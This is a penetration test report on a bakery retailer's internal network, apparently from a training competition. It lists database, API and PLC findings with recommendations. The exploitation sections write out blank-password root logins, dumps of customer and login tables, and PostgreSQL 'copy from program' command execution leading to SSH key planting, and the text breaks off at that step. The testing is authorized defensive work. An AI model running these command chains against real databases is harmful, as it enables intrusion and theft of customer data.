Le Bonbon Croissant Internal Network Security Assessment

January 7-8, 2022

[redacted]

Table of Contents

Report Overview

Executive Summary

Le BonBon Croissant (LBC) engaged [redacted] to conduct an internal network between January 7th – January 8th, 2022. The objectives of the test were to assess the security of LBC's internal applications, compliance with Payment Card Industry Data Security Standards (PCI DSS) and the European Union General Data Protection Regulation (GDPR) standards, implementation of their customer loyalty and rewards programs, and access management controls for their embedded systems. This assessment also served as a re-test of findings discovered in a prior penetration test, which was conducted by [redacted] on November 13th, 2021.

During the assessment, [redacted] discovered multiple vulnerabilities including one critical-severity, four high-severity, five medium-severity, and three low-severity findings.

The critical finding identified by [redacted] was databases containing personally-identifiable information (PII) with passwords that could be easily guessed. LBC is held to both the PCI DSS and GDPR standards. PCI DSS and GDPR strictly regulate the manner in which data is collected, processed, protected, and stored. Violating the PCI-DSS standards can result in consequences such as fines, legal action, and an inability to process credit card payments. GDPR violations can result in monetary fines. Being out of compliance with these data protection standards has indirect costs from the loss of revenue and reputation associated with a loss of trust from customers whose personal or financial information has been compromised as a result of poor data storage practices.

[redacted] recommends that LBC take several actions to improve their security posture.

- Access controls should be used to restrict access to applications and services which perform critical functions or provide access to customer PII.
- Application deployment procedures should be improved in order to prevent apps with significant flaws or security vulnerabilities from entering the production environment. Apps should have penetration tests performed before they are deployed into production.
- Password policies should be enforced to ensure that strong passwords that cannot be easily guessed are used in LBC systems in order to adhere to GDPR.
- Sensitive data should be encrypted with a strong algorithm. This will help LBC adhere to GDPR when used in conjunction with key management policies. A

breach of encrypted data without a breach of the key does not require customers to be notified under GDPR.

LBC remediated several of the vulnerabilities discovered during the previous penetration test. However, LBC also failed to remediate several findings and introduced new vulnerabilities into their environment since the previous engagement. Nevertheless, [redacted] notes LBC's clear interest in security and commends them for the improvements they have made in such a short period of time.

High Priority Issues

- **Blank or absent authentication methods.** Blank passwords are the easiest passwords possible and can be guessed without much effort. That poses a great security risk, especially since the databases identified by [redacted] with this vulnerability contained personally-identifiable information (PII). This finding also could cause compliance issues regarding GDPR Article 32, which states that PII must be secured as well as is technically possible if it's unintentional disclosure could result in limits to users' rights and freedoms in the EU. For internal applications, a lack of authentication makes sensitive actions, such as creating gift cards and payments, effortless steps to perform, and impossible to trace with logging, creating opportunities for individuals on the internal network to use these applications fraudulently.
- **Weak passwords.** Both the GDPR and PCI DSS require passwords to meet specific standards to be considered 'strong.' Weak passwords can be easily guessed by attackers and used to move throughout the network or gain unauthorized access to PII, which violates the GDPR.
- **Application flaws.** LBC's internal APIs for processing payments and creating gift cards have severe bugs which allow anyone to create a gift card or view and add payments for any user without authentication. This means that the use of the API cannot be logged and that these actions can be performed by anyone on the internal network. With the API's current design, LBC could lose money if gift cards are used to make purchases that were not paid for or if payments that appear to be made via the API did not occur. These flaws would make it difficult to track the actual state of payments made and gift cards distributed legitimately.


High-Level Recommendations

- **Access controls and password policies.** The access to applications and personal information should be restricted to those employees that must access such information for their jobs. Passwords should be complex and not easily guessed to prevent accounts on the network from being taken over by attackers. Both the GDPR and PCI DSS describe adequate access controls for systems that handle personal and credit card information, respectively. Internal applications should require users to authenticate to perform API calls to sensitive functions such as gift cards and payment creation in order to allow for these actions to be logged and prevent these functions from being used unnecessarily.
- **Database encryption.** Databases that contain passwords, credit card information, or PII should have strong encryption. This both aids in compliance with PCI DSS requirements and GDPR, depending on the contents of the databases. In the event this network is compromised, encrypting the database contents adds an extra layer of protection in the event that the database is also compromised. As long as good key management practices are maintained and the attacker does not get the key, any database contents they obtain will be useless for them. If PII was breached but strongly encrypted, then LCB would not have to report the breach to the Commission nationale de l'informatique et des libertés (CNIL) under GDPR.
- **Application deployment procedures.** In order to avoid severe flaws (such as those described in OBS-04) in production applications, procedures for validating applications before deploying them to the production environment should be in place. Guidelines for establishing secure procedures for application deployments can be found in Center for Internet Security Control 16 and the National Institute of Standards and Technology's (NIST) Secure Software Development Framework.

Remediations

This is the second engagement conducted for LBC by [redacted]. To better ascertain LBC's security posture, [redacted] has revalidated their previous findings to check their remediation status.

Vulnerability Name	Status
Easily Guessable Administrator Passwords	Remediated
Privilege Escalation Using Unpatched Security Vulnerabilities	Remediated
Credentials Sent over Cleartext Protocols	Remediated
Lack of Application Segmentation	Partially Remediated
Insecure Database User Leads to Customer Data Compromise	Not Remediated
Plaintext Password in JWT Authorization Tokens	Not Remediated
Applications with Default Credentials	Not Remediated
Outdated Software	Not Remediated
Lack of Network Segmentation	Not Remediated
Password Reuse on Shopping Website Database	N/A
Information Disclosure	N/A
Unnecessary Outbound Traffic for Database Servers	N/A



Summary of remediation status for vulnerabilities identified during the previous penetration test

Overview of Severity Ratings

In order to best convey the realistic risk a finding poses to LBC, [redacted] combines measures of impact and likelihood to determine the severity of a finding.

Impact	Description
Critical	The exploitation of this finding would cause significant disruption to business operations
High	The exploitation of this finding could cause a great disruption to business operations
Medium	The exploitation of this finding could cause some disruption to business operations
Low	The exploitation of this finding would cause very little disruption to business operations or is very unlikely to disrupt business operations

Likelihood	Description
High	Complicated or unlikely preconditions or expert knowledge is required to take advantage of this finding
Medium	Some preconditions or specialized knowledge is required to take advantage of this finding
Low	No preconditions or specialized knowledge are required to successfully take advantage of this finding

Severity is determined when the impact rating is crossed with likelihood, as shown in the matrix below.

Likelihood	Impact Rating			
	LOW	MEDIUM	HIGH	CRITICAL
LOW	Low	Low	Medium	High
MEDIUM	Low	Medium	High	Critical
HIGH	Low	Medium	Critical	Critical

Positive Security Controls


Throughout our engagement, the team identified a number of good security practices implemented by LBC.

- **Input Sanitization:** The team did not discover any injection-based attacks due to proper input sanitization. Special characters were encoded or escaped on the user's input, not allowing any sort of injection-based attacks like Cross-Site Scripting (XSS) or SQL Injection.
- **Minimal Attack Surface:** LBC systems did not unnecessarily expose services on open ports on most systems. This decreases an attacker's ability to exploit services due to the lack of attack vectors.
- **Remediations:** A number of findings previously reported on the last assessment for LBC were remediated. This shows the security posture of the company is improving to meet industry standards.

Scope

This engagement covered a single subnet: 10.0.17.0/24, which contained systems related to the production and processing of orders. [redacted] also examined publicly-available information about LBC available on their website, social media, and employees' social media.

Network Overview



Overview of Network environment subject to the penetration test

Findings

Summary of Findings

Observation Number	Observation Title	Severity
OBS-01	Easily Guessable Database Passwords	Critical
OBS-02	PostgreSQL Remote Code Execution	High
OBS-03	Insecure Password Storage	High
OBS-04	Unauthenticated Access to Web Applications	High
OBS-05	Unprotected PLC Access	High
OBS-06	Lack of Network Segmentation	Medium
OBS-07	End of Life Software	Medium
OBS-08	Unprotected Memcached Access	Medium
OBS-09	Database Credentials Exposed in Javascript	Medium
OBS-10	Weak Password Policy	Medium
OBS-11	Directory Listing	Low
OBS-12	Insecure API Console	Low
OBS-13	Internal API Details on Stack overflow	Low

Critical

OBS-01: Easily Guessable Database Passwords

Severity: Critical
Impact: Critical
Likelihood: High

Description:

The MySQL and PostgreSQL databases are configured with easily guessable credentials. The exploitation of this vulnerability resulted in unauthorized access to customer Personal Identifiable Information (PII) and passwords. Furthermore, administrative access to PostgreSQL was abused to execute system-level commands on the underlying operating system.

Potential Business Impact:

An attacker exploiting the databases would have access to sensitive customer information. That could lead to a data breach of customer PII including name, phone numbers, addresses, emails, and plaintext passwords. Unauthorized access to this information would be in violation of the GDPR, which could result in fines being levied against LBC. In the event of a breach, LBC would also have to notify all customers whose data was exposed, which could damage their reputation among their customers.

Recommendations:

Ensure that databases do not use any easily guessable passwords. Database passwords should be complex and follow the guidelines such as those in the NIST Special Publication 800-63B. Database configurations should be tested in a staging environment in order to identify any operational or security flaws before being deployed to production.

Affected Hosts (IP) (Service):

- charley.warehouse.lebonboncroissant.com:5432 (10.0.17.14) (PostgreSQL)

- charley.warehouse.lebonboncroissant.com:3306 (10.0.17.14) (MySQL)


Exploitation Details:

Both the MySQL database and the PostgreSQL database did not have a password set for their root users. The team gained access to these accounts by interacting with them over the command line. The commands used to interact with the databases are as follows:


```
mysql -u root -p -h 10.0.17.14
```

```
psql -U postgres -h 10.0.17.14
```

When prompted to input a password, pressing return will input a blank password, and access to the database was obtained in both scenarios. This allows the user to have full read and write access to both databases.




Logging in as the MySQL root user without a password.



Logging in as the PostgreSQL root user without a password.

The PostgreSQL server did not contain any data, so the team continued to inspect the MySQL database. The following command displayed the available databases on the server:

```
show databases;
```



Listing all of the available databases.

The `wmci` database contained the information used by the LBC Marketplace (scrumdiddlyumptious.warehouse.lebonboncroissant.com). Its content could be inspected by entering:

```
use wmci;
```

[redacted] could then display the available tables in the database using:

```
show tables;
```

Out of these results, the `customers` and `logins` tables contained the most sensitive information.


```
MariaDB [(none)]> use wmci
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [wmci]> show tables;
+----------------------+
| Tables_in_wmci       |
+----------------------+
| customer_types       |
| customers            |
| invoice_items        |
| invoice_payments     |
| invoice_statuses     |
| invoices             |
| item_category_types  |
| items                |
| login_role_types     |
| logins               |
| payment_statuses     |
| payment_types        |
| payments             |
| tokens               |
| unit_types           |
+----------------------+
15 rows in set (0.001 sec)

MariaDB [wmci]>
```

Listing available tables.

[redacted]successfully dumped the encoded passwords of all user accounts on the marketplace by executing:

```
select * from logins;
```

Using this method, over 6,000 user credentials were revealed.



```
MariaDB [wmc1]> select * from logins limit 20;
+--------------------------------------+------------+------------+------------+
| login_id                             | login_name | login_pass | login_role |
+--------------------------------------+------------+------------+------------+
| 9a7af703-88b9-4fe3-9c29-6f2c63e7b846 | a.ali      | V          |          1 |
| 06cb02af-e405-41e5-ace8-bdd13ecfc0ae | a.ali      | U          |          1 |
| d8dfc68b-b801-4a8c-b238-c75c38a83fe6 | a.arc      | V          |          1 |
| 670eb60d-1bbd-4684-9bb1-4770cd635ff1 | a.auc      | U          |          1 |
| fc19d7e8-8d2b-46c8-b96f-0ebd0b4ae9bf | a.dui      | V          |          1 |
| 6a85a68c-3e05-40ec-8a69-c72e05e36238 | a.eni      | U          |          1 |
| 4c8265d2-a22b-4d49-8856-00c92ed4974b | a.eni      | V          |          1 |
| b4affb7e-ee4a-4731-b588-4879dcf74eb4 | a.fac      | V          |          1 |
| 92e421b1-5e74-4301-bfa6-83a6cd872ac3 | a.fac      | V          |          1 |
| 608393fa-a651-4e08-9814-ca14aabb15fa | a.fel      | b          |          1 |
| 435b5aab-f4e0-4e4a-ac1a-c14f9757009a | a.fel      | U          |          1 |
| d8d818f7-d50f-4544-a8d9-049207b34d08 | a.fel      | U          |          1 |
| 799e2d51-3b0f-4c22-ad69-7d153b686d28 | a.fel      | b          |          1 |
| 527e65a1-797b-4c44-b928-8bdfefe0dfa7 | a.feu      | U          |          1 |
| c8b86229-a736-4cca-ba4c-12f3bbb4cab7 | a.feu      | V          |          1 |
| 81bd43be-b893-44ec-8f04-3a5dd41c0634 | a.mag      | V          |          1 |
| 55dbf2cf-ddcb-43d4-8f6e-082c276169b0 | a.mag      | V          |          1 |
| 8dc9e1d8-8763-4a0d-9f55-54e37c031394 | a.mag      | U          |          1 |
| bd02e4d6-c76b-4180-a63d-15f448b2e906 | a.mal      | U          |          1 |
| 15f7ad1a-4b9c-48b4-b862-30c0687dd83a | a.mi       | V          |          1 |
+--------------------------------------+------------+------------+------------+
20 rows in set (0.001 sec)

MariaDB [wmc1]>
```


Sample of account credentials (truncated for clarity)

The `customers` table listed each user's name, address, contact information, and more. All of this data was dumped by running:

```
select * from customers;
```

But to reduce the output and only display the sensitive information, Team 9 used:

```
select customer_contact_phone, customer_contact_gn,
customer_contact,_sn, customer_ship_addr1 from customers;
```



```
MariaDB [wmc1]> select customer_contact_phone, customer_contact_gn, customer_contact_sn, customer_ship_addr1 from customers limit 10;
+-----------------------+----------------------+----------------------+----------------------+
| customer_contact_phone | customer_contact_gn | customer_contact_sn | customer_ship_addr1 |
+-----------------------+----------------------+----------------------+----------------------+
| +140                  | Al                   | K                    | S                    |
| +181                  | Ca                   | L                    | 4                    |
| +158                  | T                    | M                    | S                    |
| +156                  | Ed                   | C                    | 1                    |
| +133                  | D                    | J                    | 9                    |
| +136                  | Fr                   | F                    | 9                    |
| +124                  | Sy                   | J                    | 7                    |
| +164                  | Ni                   | K                    | 4                    |
| +171                  | N                    | W                    | 3                    |
| +164                  | Sa                   | N                    | S                    |
+-----------------------+----------------------+----------------------+----------------------+
10 rows in set (0.002 sec)

MariaDB [wmc1]>
```

Customer PII (truncated for clarity)

High

OBS-02: PostgreSQL Remote Code Execution

Threat Level: High
Impact: High
Likelihood: Medium

Description:

Code execution was obtained after accessing the PostgreSQL database using easily guessable credentials, which allowed shell access to the affected host.

Potential Business Impact:

If code execution is obtained, an attacker could place malware on the server. They could also use this access to pivot across the internal network and access machines on other subnets.

Recommendations:

Disable any functionality that allows the `postgres` user to execute commands in the PostgreSQL database session. This can also be prevented by implementing a strong password for the `postgres` account (see OBS-01) and by disabling remote authentication for the `postgres` user. Create database accounts with minimal privileges and access to only specific databases.


Affected Host (IP):

- charley.warehouse.lebonboncroissant.com:5432 (10.0.17.14)

Exploitation Details:

As seen in OBS-01, [redacted] gained access to the PostgreSQL database by logging in as the `postgres` user without a password:

```
psql -u postgres -h 10.0.17.14
```



Logging in as the PostgreSQL root user without a password.

[redacted] was able to take advantage of the native functionality and permissions of the PostgreSQL service to execute operating system commands. First, a new table was created to run commands and view the output:

```
create table cmd_exec(cmd_output text);
```

Once the table is created, commands can be run directly from the postgres prompt, and the output is stored in `cmd_exec`:


```
copy cmd_exec from program 'mkdir /var/lib/postgresql/.ssh/';
```

Now that the command has been executed, the output can be viewed by dumping the contents of the newly created table:

```
select * from cmd_exec;
```

Finally, after confirming that the previous code was executed, [redacted] inserted their SSH public key into the `authorized_keys` file for the `postgres` user. This allowed [redacted] to connect to the server via SSH without the need for a password:

